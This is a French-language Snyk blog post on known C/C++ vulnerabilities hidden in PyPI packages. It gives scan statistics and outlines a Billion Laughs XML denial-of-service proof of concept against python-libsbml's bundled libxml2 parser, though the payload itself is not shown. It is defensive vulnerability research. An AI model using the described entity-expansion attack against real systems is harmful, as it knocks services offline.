Sous le capot : aperçu des vulnérabilités C/C++ dans l’univers Python

Aviad Hahami
28 avril 2022
0 minutes de lectureMême si la plupart des développeurs — moi y compris — écrivent principalement dans des langages de haut niveau comme Python ou JavaScript, il faut parfois ajouter des éléments natifs pour améliorer les performances ou d’autres aspects d’un projet. Comme ces extensions natives sont généralement écrites en C ou en C++, un projet utilisant principalement JavaScript ou Python doit soudain aussi prendre en compte les dépendances transitives potentielles en C/C++.
En mai 2021, Snyk a acquis FossID, une entreprise spécialisée dans la détection des licences et des vulnérabilités dans l’écosystème open source C et C++. FossID a ensuite été intégré à la Snyk CLI, qui peut ainsi analyser les dépendances C et C++.
En tant que membre de l’équipe sécurité de Snyk, j’ai étudié les résultats des analyses de fichiers C de Snyk dans des projets npm et PyPI. J’ai fait des découvertes intéressantes — et potentiellement inquiétantes.
Dans cet article, nous verrons pourquoi les développeurs intègrent des extensions natives en C et C++ à leurs projets écrits dans des langages de haut niveau. Nous utiliserons ensuite Python et le registre PyPI pour détecter les vulnérabilités liées au C dissimulées dans ces projets et montrer comment des vulnérabilités de bas niveau peuvent affecter du code de haut niveau qui semble pourtant sûr.
Pourquoi inclure des fichiers C/C++ dans un projet écrit dans un langage de haut niveau ?
L’utilisation de fichiers C dans un contexte de langage de haut niveau n’est pas toujours simple, mais il existe de nombreuses bonnes raisons d’inclure du code C dans votre application.
Exécution et performances
Prenons un langage interprété comme Python. Chaque fois que nous exécutons un programme Python, nous devons analyser et interpréter le code avant de le lancer. En intégrant du C, Cython — un sur-ensemble de Python et de C — nous permet de transpiler le code Python en code C afin de le compiler ultérieurement et d’accélérer son exécution.
Matériel, ressources et gestion de la mémoire
Il nous arrive d’écrire des programmes qui nécessitent d’importantes ressources de calcul et interagissent avec du matériel spécialisé, par exemple des moteurs graphiques ou des logiciels liés aux cryptomonnaies qui peuvent utiliser le GPU. Nous devons également tenir compte des composants en temps réel, dont les ressources peuvent être limitées. Ces cas sont sensibles aux opérations non déterministes comme le ramasse-miettes et nécessitent une gestion déterministe de la mémoire : le C s’impose alors comme notre langage de prédilection.
Lemmes et hypothèse
Notre hypothèse de recherche est la suivante :
Lemmes :
Il existe de nombreuses bonnes raisons d’inclure des fichiers C/C++ dans le code source et les environnements d’exécution de projets écrits dans des langages de haut niveau.
Il n’existe pas de système de gestion de paquets universel pour les fichiers C/C++.
Hypothèse :
Si nous examinons les paquets écrits dans des langages de haut niveau qui intègrent des fichiers C, nous pourrons y trouver des vulnérabilités en C ou provenant du C.
Pour tester notre hypothèse, nous avons choisi Python et l’écosystème PyPI comme premier candidat et comme terrain d’essai pour évaluer la faisabilité.
Le registre PyPI : le C dans Python
À la date de rédaction de cet article, PyPI héberge environ 367 755 bibliothèques accessibles au public.
Notre première analyse visait à trouver tous les paquets (et leurs versions) contenant des fichiers C.
Nous avons trouvé environ 6 200 bibliothèques contenant au moins un fichier C, soit environ 1,7 % de l’ensemble de l’écosystème.
Ce chiffre est faible par rapport à l’ensemble de l’écosystème, mais il est parfait pour nos recherches. Un échantillon restreint nous aidera à détecter et à écarter les faux positifs relativement facilement.
Critère 1 : identité du contenu
Nous avons d’abord vérifié l’identité des fichiers dans les bibliothèques extraites à l’étape précédente. Pour cela, nous avons examiné chaque fichier C de chaque bibliothèque afin de déterminer s’il était vulnérable, ou l’avait été, à des CVE que nous connaissons.
Grâce à l’excellente technologie de FossID, désormais intégrée au produit Snyk, nous pouvons retrouver la première occurrence de n’importe quel fichier et identifier la source d’origine d’un extrait de code.
En appliquant notre premier critère, nous avons trouvé environ 64 versions distinctes de paquets contenant un ou plusieurs fichiers source vulnérables d’origine** tels quels. Si l’on ne tient pas compte de la distinction entre les versions, on obtient 143 occurrences de fichiers identiques et vulnérables**.
Critère 2 : similarité du contenu

Le deuxième critère évalué était la similarité des fichiers. Dans cette étude, nous considérions les fichiers comme similaires lorsque leur contenu n’était pas identique, mais que le code critique lié à la vulnérabilité l’était.
En recherchant ces éléments (sans tenir compte du critère 1), nous avons trouvé environ 231 versions distinctes de paquets contenant un ou plusieurs extraits vulnérables connus. Sans tenir compte des versions distinctes, nous avons trouvé 1 931 extraits vulnérables identiques.
Analyse des chiffres
En regroupant les chiffres ci-dessus, nous avons trouvé environ 2 074 occurrences correspondant à nos critères dans des paquets PyPI. Comme le code C est généralement utilisé pour des tâches d’ingénierie plus complexes, nous ne sommes pas surpris de trouver dans les résultats des bibliothèques de bas niveau telles que :
gevent (5,7 k)
pycrypto (2,4 k)
selectolax (environ 500)
Le graphique ci-dessous présente la répartition des bibliothèques Python contenant du C. Il indique le nombre total (représenté par l’ensemble du diagramme circulaire), le pourcentage signalé comme vulnérable (y compris les cas non exploitables ou les faux positifs) et le pourcentage très probablement vulnérable.
Fichiers C dans les bibliothèques Python : répartition des vulnérabilités

Démontrer qu’une vulnérabilité dans une bibliothèque est exploitable n’est ni trivial ni automatique : toutes les vulnérabilités signalées doivent être vérifiées manuellement. Toutefois, pour montrer que le problème dont nous parlons a des conséquences concrètes importantes, la section suivante décrit une vulnérabilité et la gravité de son exploitation.
Une vulnérabilité cachée depuis 20 ans : python-libsbml
L’une des bibliothèques signalées par notre outil était python-libsbml, une bibliothèque permettant de lire, d’écrire et de manipuler le langage de balisage des systèmes biologiques (SBML). Comme ce langage de balisage est lié à XML, la présence de libxml2 parmi les dépendances du projet ne nous a pas surpris.
Notre outil a signalé qu’un des fichiers (parser.c) était vulnérable à l’attaque Billion Laughs, une vulnérabilité DoS vieille de 20 ans, suivie sous le numéro CVE-2003-1564. L’attaque Billion Laughs est assez simple. Il suffit de générer suffisamment d’entités qui se référencent elles-mêmes dans un document XML et de le transmettre à l’analyseur.
Voici notre preuve de concept (PoC) pour cette vulnérabilité.
Créez la charge utile malveillante et enregistrez-la sous payload.xml
Après avoir installé python-libsbml, créez le fichier Python suivant :
Enfin, exécutez le fichier Python avec :
« Si vous suivez correctement les étapes, l’utilisation du processeur devrait atteindre 100 % et la mémoire continuera d’augmenter jusqu’à épuisement de la mémoire (OOM). Nous avons ainsi exécuté une attaque DoS sur la machine. »

Cette vulnérabilité ne fera peut-être pas grand bruit dans la communauté du développement, mais imaginez ce qui se passerait si une vulnérabilité BoF, UaF, PE/RCE ou toute autre vulnérabilité provenant de code C était découverte dans votre code Python ou NodeJS. Avez-vous déjà vérifié ?
Cette bibliothèque est téléchargée environ 20 000 fois par mois et constitue une dépendance directe d’environ 115 projets publics. Puisqu’il s’agit d’une vulnérabilité connue depuis 20 ans, un nombre impressionnant de dépendances qui n’en avaient pas conscience l’ont livrée à leurs clients et utilisateurs.
Et maintenant ?
Alors que nous continuons à trouver des vulnérabilités et à les signaler aux responsables de la maintenance des projets open source, nous encourageons les développeurs à rechercher des fichiers C dans leurs projets qui ne sont pas écrits en C.
Comme ces fichiers C ne sont souvent pas gérés par des gestionnaires de paquets, ils ont tendance à rester tels quels (ou à être copiés-collés) pendant de longues périodes. Ils risquent alors de devenir obsolètes et vulnérables — espérons que ce sont des acteurs bien intentionnés qui les découvriront.
Inscrivez-vous à Snyk dès aujourd’hui et utilisez notre nouvelle fonctionnalité CLI pour analyser vos projets à la recherche de dépendances C/C++ non gérées.
Lancez-vous dans les compétitions Capture The Flag
Apprenez à résoudre des défis de capture du drapeau en regardant à la demande notre atelier virtuel d’initiation.


